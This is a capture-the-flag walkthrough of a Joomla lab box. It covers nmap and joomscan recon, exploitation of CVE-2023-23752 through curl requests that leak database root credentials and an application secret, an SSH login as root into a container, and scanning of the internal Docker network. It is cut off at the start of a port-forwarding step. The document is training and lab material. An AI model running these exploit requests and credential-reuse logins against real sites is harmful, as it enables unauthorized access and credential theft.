The small bit of information here alludes to Docker priv-esc. Let’s keep the scope wide in case we’re being red-herringed.
Recon
nmap -sS -Pn -sC -sV --script=vuln -T4 -A 10.144.155.74Very interesting highlights from the detailed Nmap…

I rearranged the output screenshots a bit to make sure this one is last.

This is almost too many goldmines.
What we know so far:
Open Ports: 22, 80, 2222.
Potential subdomains:
/administrator//administrator/index.phphtaccess.txt: Joomla!README.txt/cache//images//includes//modules//templates//tm/
Potential exploits:
Path: http://10.144.155.74:80/ — Form id: login-form-16 — Form action: /index.php |
Path: http://10.144.155.74:80/index.php/component/users/remind?Itemid=101 — Form id: user-registration |
Path: http://10.144.155.74:80/index.php/component/users/reset?Itemid=101 — Form id: user-registration |
That’s quite a bit to start with.
Let’s do a quick confirmation on the open ports and running services with a less vuln-oriented scan:
nmap -p- -sV -sC 10.144.155.74
I do love hacking some Joomla. Ports and services confirmed.
Time to pay a visit in-browser.

Cassiopeia is the default Joomla 4.x template, but let’s stop to appreciate the history lesson.
Cassiopeia is rooted in Greek Mythology. Queen of the mythological Phoenician realm of Ethiopia. Mother of Andromeda. Wife of King Cepheus. Placed in the sky by Poseidon as a constellation. She’s frequently known and depicted as the “Enthroned Woman.”
It’s also the name of a quite literal constellation. Cassiopeia in Greek means “she whose words excel.”
Well, I am not such a big fan of spreadsheets, so this better focus on the Joomla and beyond.
Updated “What We Know” list:
- We are working with Joomla CMS
- The
robots.txtis a Joomla fingerprint - Two open SSH ports: 22 and 2222 are suggestive of two different environments, aka a container
- Port 80 is open
- Server: Apache 2.4.58 on Ubuntu
Joomla Enumeration
For Joomla enum, we want to find the exact version, map out the attack surface by way of recently installed extensions or plugins, as well as find any other available user enumeration hits.
joomscan -u http://10.144.155.74While joomscan runs, we’ll also run a curl to directly check the version:
curl http://10.144.155.74/administrator/manifests/files/joomla.xmlThe curl returns deja vu along with the output:

If I’m not mistaken, I recently exploited Joomla CVE-2023-23752: Unauthenticated API endpoint leaking DB credentials.
Let’s review the Joomscan, and then we’ll run a searchsploit on the Joomla version number, 4.2:

Nice try, JoomScan. “Not vulnerable” output is from a 2018 signature base. We know that’s not up to date.
Let’s ‘sploit it.
searchsploit joomla 4.2
We want the very last one in the exploit list: Unauthenticated information disclosure.
CVE-2023-23752: API Credential Leak
The robots.txt is trying (and failing) to hide the /api/ path. Let’s take a looksy…
curl http://10.144.155.74/api/index.php/v1/config/application?public=true
“Not vulnerable,” they said (laughs in evil villain).
To deliver in a more professional context, these are plaintext root credentials:
- User:
root - Password:
RootPassword@1234 - DB:
joomla_db
As promised and delivered by CVE-2023-23752, the API endpoint hath leaked the credentials.
Time to visit TARGET_IP/administrator.

We have the root user login, but that’s not necessarily the Joomla admin credential combo. Let’s try a brute-force with admin:admin.
Joomla, you were already telling me too much. Now you’re just drunk and loud.
I don’t have all day to brute-force in analog. We can leverage the CVE further by checking additional API routes for leaked goodness. The improper authentication-less access check spans config, users, and more.
curl http://10.144.155.74/api/index.php/v1/users?public=trueMuch better. Highlighted, we have:
- Username:
root - Email:
mail@tourism.thm - Best guess at a password:
RootPassword@1234
At the end of the first curl output, we can see that there are 3 other pages (4 total) to examine:
Let’s see what else we can unearth. Use the URL-encoded version here or curl will interpret the brackets as a range expression.
curl "http://10.144.155.74/api/index.php/v1/config/application?public=true&page%5Boffset%5D=20&page%5Blimit%5D=20"
curl "http://10.144.155.74/api/index.php/v1/config/application?public=true&page%5Boffset%5D=40&page%5Blimit%5D=20"
curl "http://10.144.155.74/api/index.php/v1/config/application?public=true&page%5Boffset%5D=60&page%5Blimit%5D=20"
Holy configuration details.
On the page 2 curl, at the beginning and end of the highlighted area, we can see a Joomla application secret key gJ48pkrbAgOwhNgn and the mail@tourism.thm email.

On page 3, the /var/www/html is the default Apache document root, which is the path a Joomla docker container image would use. Since the synopsis alluded to a Docker/container, heavily noted. I also see SMTP being served over Port 25 in the same output.
SSH into Container 1
Our Nmap scans both pointed to Port 22 and Port 2222 running SSH. Let’s try the obvious.
ssh root@10.144.155.74 -p 2222
Rooted and pwned. First:
whoami
hostname
root and f5eb774507f2 noted.
Let’s investigate the Docker situation:
ls /.dockerenvWe are confirmed inside of container numero uno.

We need to feel out our surroundings.
ip a
192.168.100.10/24 is our container’s IP and CIDR notation. Let’s see if we can Nmap our way around with this new information:
nmap 192.168.100.0/24Things are getting spicy.
192.168.100.1is the Docker host aka our original target. Now that we’re inside, ports 22/80/2222/5000 are all visible.192.168.100.10is us now in Container 1192.168.100.12is Container 2voyage_priv2on port 5000, which we know is not externally exposed.
We’ll target Port 5000 next for priv-esc-ability. Port 5000 is commonly used as a default port for local development servers, particularly for Python Flask applications.
curl http://192.168.100.12:5000
The “Tourism Secret Finance Panel” appears to be a dev panel.
SSH Port Forwarding to Container 2
